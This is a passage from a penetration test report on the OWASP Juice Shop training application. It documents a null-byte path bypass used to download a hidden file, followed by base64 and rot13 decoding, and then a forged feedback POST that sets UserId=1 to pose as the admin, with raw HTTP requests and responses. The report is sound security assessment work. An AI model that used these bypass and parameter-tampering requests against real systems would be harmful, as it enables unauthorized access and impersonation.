
Screenshot:

```
GET /ftp/eastere.gg%2500.md HTTP/1.1
Host: 192.168.137.8:3000
DNT: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36 Edg/109.0.1518.70
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language:
en-US,en;q=0.9,zh;q=0.8,zh-HK;q=0.7,zh-CN;q=0.6,zh-TW;q=0.5,id;q=0.4,ms;q=0.3
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=
dismiss; continueCode=
mQEWnyRV8xJKrj9dRLUET7f8uXiLbcqxSMqU7eFDDSwO0D61XzoeaBO2Ykq4
Connection: close
```

Response


Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Thu, 02 Feb 2023 07:04:04 GMT
ETag: W/"144-18610f089f9"
Content-Type: application/octet-stream
Content-Length: 324
Date: Fri, 03 Feb 2023 10:31:54 GMT
Connection: close

"Congratulations, you found the easter egg!"
- The incredibly funny developers

...

...

...

Oh' wait, this isn't an easter egg at all! It's just a boring text file! The r
```



Detail of uncovered Cryptographic Failures:

A file with the name "eastere.gg" containing encoded strings was downloaded by a tester from Juice Shop with the URL of http://192.168.137.8:3000/ftp/.



Tester analysed the file and recognized it contain a base64 encoded string as shown below:

```
⊳ kali | ♥ Saturday,04-Feb-2023,02:56:46 +08:00 |zsh ──────────────────────────────────────────────────────────────────────────────────────────────┤[ SUCCESS]
⊳ …/JuiceShop/Loot/ftp
⊳  cat eastere.gg
"Congratulations, you found the easter egg!"
- The incredibly funny developers

...

...

...

Oh' wait, this isn't an easter egg at all! It's just a boring text file! The real easter egg can be found here
:

L2d1ci9xcmlmL25lci9mYi9zaGFhbC9ndXJsL3V2cS9uYS9ybmZncmUvcnR0L2p2Z3V2YS9ndXIvcm5mZ3JlL3J0dA==

Good luck, egg hunter!
```

Tester notes down the base64 encoded string as below:

```
L2d1ci9xcmlmL25lci9mYi9zaGFhbC9ndXJsL3V2cS9uYS9ybmZncmUvcnR0L2p2Z3V2YS9ndXI
vcm5mZ3JlL3J0dA==
```


By using the command below, the tester was able to decode the base64 encoded string and output the result to a file with the name of "decode-eastere.gg.txt":

```
echo -n
"L2d1ci9xcmlmL25lci9mYi9zaGFhbC9ndXJsL3V2cS9uYS9ybmZncmUvcnR0L2p2Z3V2YS9ndX
Ivcm5mZ3JlL3J0dA==" | base64 -d > decode-eastere.gg.txt
```

The decoded string shown as below:

```
⊳ kali | ♥ Saturday,04-Feb-2023,03:00:07 +08:00 |zsh ──────────────────────────────────────────────────────────────────────────────────────────────┤[ SUCCESS]
⊳ …/JuiceShop/Loot/ftp
⊳  echo -n "L2d1ci9xcmlmL25lci9mYi9zaGFhbC9ndXJsL3V2cS9uYS9ybmZncmUvcnR0L2p2Z3V2YS9ndXIvcm5mZ3JlL3J0dA==" | b
ase64 -d > decode-eastere.gg.txt


⊳ kali | ♥ Saturday,04-Feb-2023,03:00:10 +08:00 |zsh ──────────────────────────────────────────────────────────────────────────────────────────────┤[ SUCCESS]
⊳ …/JuiceShop/Loot/ftp
⊳  cat decode-eastere.gg.txt
/gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt
```


Tester recognized the decoded strings are some forms of rot13 or caesar cipher and using rot13 decoder online from https://gchq.github.io/CyberChef/ to decode it with the result returned as below:



The decoded rot13 strings note down by the tester as below:

`/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg`

It is a path for URL, tester visited the URL of Juice Shop with the path and shown as below:



The full URL with the path is http://192.168.137.8:3000/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg.

The screenshot above shows the tester successfully overcome the obfuscation and cryptographic used by Juice Shop to hide the image under the path of "/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg" as a result of vulnerable to A02:2021 – Cryptographic Failures.

Impact

Poor cryptography directly affects the security of an application and its data. Lack of security can let attackers steal and modify data to conduct fraud, and identity theft, which can lead to serious consequences.

Attackers try to steal keys, execute man-in-the-middle attacks, or steal data from the server, in transit, or from the browser. This again leads to compromise in sensitive information.

The impact of a cryptographic failure is not limited to stealing a piece of information from/of a user. Attackers can get hold of a complete database having thousands of sensitive information, data theft, public listing, breaches, and many critical problems with business-related data. You can also imagine a scenario where the credentials of an admin are stolen, and the attacker gets complete control of a server. Cryptographic failures can result in irreparable damage to reputation and heavy lawsuits.

Remedial Action

Offensive Security team recommends Juice Shop the following to help the Juice Shop Project team to mitigate the risk of Cryptographic Failure:

- Store data with encryption instead of encoding as encoding data is a process involving changing data into a new format and it is reversible.

Further Information

References:

1. https://owasp.org/Top10/A02_2021-Cryptographic_Failures/

CVSS Score

Medium - 5.3 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/RL:W)

5.10 Broken Access Control

Severity Level	MEDIUM
Issue Status	OPEN

Affected Host

Name
http://192.168.137.8:3000 - Juice Shop Web Application (Ubuntu 22.04.1 LTS VMware VM)

Description

Access control, sometimes called authorization, is how a web application grants access to content and functions to some users and not others. These checks are performed after authentication and govern what 'authorized' users are allowed to do.

A broken access control vulnerability is a type of security flaw that allows an unauthorized user access to restricted resources.

It was observed that the "Customer Feedback" page with the "Customer Feedback form" in Juice Shop (http://192.168.137.8:3000/#/contact) is vulnerable to Broken Access Control and resulting customer feedback was forged by the tester.

Evidence

Instance #1 – Juice Shop Customer Feedback

Scope	
Affected Resource	/api/Feedbacks/
Affected Parameters	UserId
Workflow	Juice Shop Main Page -> Customer Feedback

The "Customer Feedback" function was found to be vulnerable to Broken Access Control.

Affected Parameter - 'UserId'

The following request and response evidence the successful execution of anonymous user forging customer feedback post as admin with payload UserId=1 by the application.


Request:


```
POST /api/Feedbacks/ HTTP/1.1
Host: 192.168.137.8:3000
Content-Length: 88
Accept: application/json, text/plain, */*
DNT: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/110.0.0.0 Safari/537.36 Edg/110.0.1587.41
Content-Type: application/json
Origin: http://192.168.137.8:3000
Referrer: http://192.168.137.8:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh;q=0.8,zh-HK;q=0.7,zh-CN;q=0.6,zh-
TW;q=0.5,id;q=0.4,ms;q=0.3
Cookie: language=en; welcomebanner_status=dismiss;
continueCode=PQM2Pnpr4oJ631VDmvNjzXl8aBdv8H5i5b0KEqQMYxRw5ZgkLWOy9eb72j9D
Connection: close


{"UserId":"1","captchaId":0,"captcha":"13","comment":"anonymous
(anonymous)","rating":1}
```

Response:

```
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Feedbacks/9
Content-Type: application/json; charset=utf-8

[TRUNCATED]

{"status":"success","data":{"id":9,"UserId":1,"comment":"anonymous
(anonymous)","rating":1,"updatedAt":"2023-02-
15T05:26:34.490Z","createdAt":"2023-02-15T05:26:34.490Z"}}
```

Screenshot:



Request
Pretty
Raw
Hex
\n
3 Content-Length: 88
4 Accept: application/json, text/plain, */*
5 DNT: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.0.0 Safari/537.36 Edg/110.0.1587.41
7 Content-Type: application/json
8 Origin: http://192.168.137.8:3000
9 Referer: http://192.168.137.8:3000/
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9,zh;q=0.8,zh-HK;q=0.7,zh-CN;q=0.6,zh-TW;q=0.5,id;q=0.4,ms;q=0.3
12 Cookie: language=en; welcomebanner_status=dismiss; continueCode=PQM2Pnpr4oJ631VDmvNjzXl8aBdv8H5i5b0KEqQMYxRw5ZgkLWOy9eb72j9D
13 Connection: close
14
15 {
"UserId":"1",
"captchaId":0,
"captcha":"13",
"comment":"anonymous (anonymous)",
"rating":1
}



